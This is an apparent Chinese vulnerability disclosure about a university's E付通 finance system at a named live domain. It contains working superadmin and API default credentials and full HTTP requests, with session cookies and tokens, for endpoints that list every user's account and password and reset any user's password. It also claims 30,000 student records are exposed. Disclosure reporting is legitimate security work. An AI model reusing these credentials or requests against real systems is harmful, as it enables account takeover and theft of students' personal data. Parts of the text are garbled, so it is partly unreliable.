成都智汇安新科技有限公司E付通财务系统修复但没有完全修复,部分超管存在弱口令,可直接接管系统

### 0.超管弱口令(部分弱口令没修)


1.任意用户信息查询、包括账号、密码

# 2.任意用户密码重置

登录地址: https://epay.nuit.edu.cn/epay/login

超管弱口令账密: 10007/Axf@02692(默认密码)

# 3w条学生信息



这里由于是高权限账号, 无法演示逻辑缺陷,

低权限账号:axfqz\_api/Axf@02692(默认密码)




第1页 共3页



#### 任意用户信息查询、包括账号、密码

吧登录的这部分cookie请求/epay/api?method=sysuserFindList这接口



### 报文:

POST /epay/api?method=sysuserFindList HTTP/1.1

Host: epay.nuit.edu.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0

Accept: application/json, text/plain, /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/json

Content-Length: 62

Connection: close

Cookie: axf:sess=45cf0e0de4b204a7e813872b701bb55e5a69216b1b6fc11b; atoken=8aacd7cd013ec4baf95e689d1fcabdc7;

 $epay\_auth=eyJwYXJhbXMiOiJ7XCJ1c2VybmFtZVwiOlwiYXhmcXpfYXBpXClsXCJhY2Nlc3NfdG9rZW5cljpcljhhYwNkN2NkMDEzZWM0YmFmOTVINjq5ZDFmY2FiZGM3XClsXCJ0dGxcljo3MjAwMDAwLFwiY3JIYXRIX3RpbWVcljoxNjY2MDMwNjY3fSlsImhhc2qiOiJIOWQl$ 

{"args":{"custom\_login\_name":"1","page\_size":30,"page\_num":1}}

### 任意密码重置

#### 从1任意信息查询获取到用户的key\_id,如下



# 请求密码重置的接口,只检验key\_id

#### 重置成功,账密:10007/Axf@02692 (默认密码)



# 报文:

POST /epay/api?method=resetPwd HTTP/1.1

Host: epay.nuit.edu.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0

Accept: application/json, text/plain, /

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2, zh-TW; q=0.4, zh-TW; zh-

Accept-Encoding: gzip, deflate

Content-Type: application/json

Content-Length: 55

Connection: close

Cookie: axf:sess=45cf0e0de4b204a7e813872b701bb55e5a69216b1b6fc11b; atoken=8aacd7cd013ec4baf95e689d1fcabdc7;

epay\_auth=eyJwYXJhbXMiOU7XCJ1c2VybmFtZVwiOlwiYXhmcXpfYXBpXClsXCJhY2Nlc3NfdG9rZW5cIjpcljhhYWNkN2NkMDEzZWM0YmFmOTVINjg5ZDFmY2FiZGM3XClsXCJ0dGxcIjo3MjAwMDAwLFwiY3JIYXRIX3RpbWVcljoxNjY2MDMwNjY3fSlsImhhc2giOiJIOWQl

{"args":{"user\_id":"9EB4E469903A4BEA9E8FFC71B5A106A0"}}

2022 © 联系邮箱: contact@src.edu-info.edu.cn (mailto:contact@src.edu-info.edu.cn)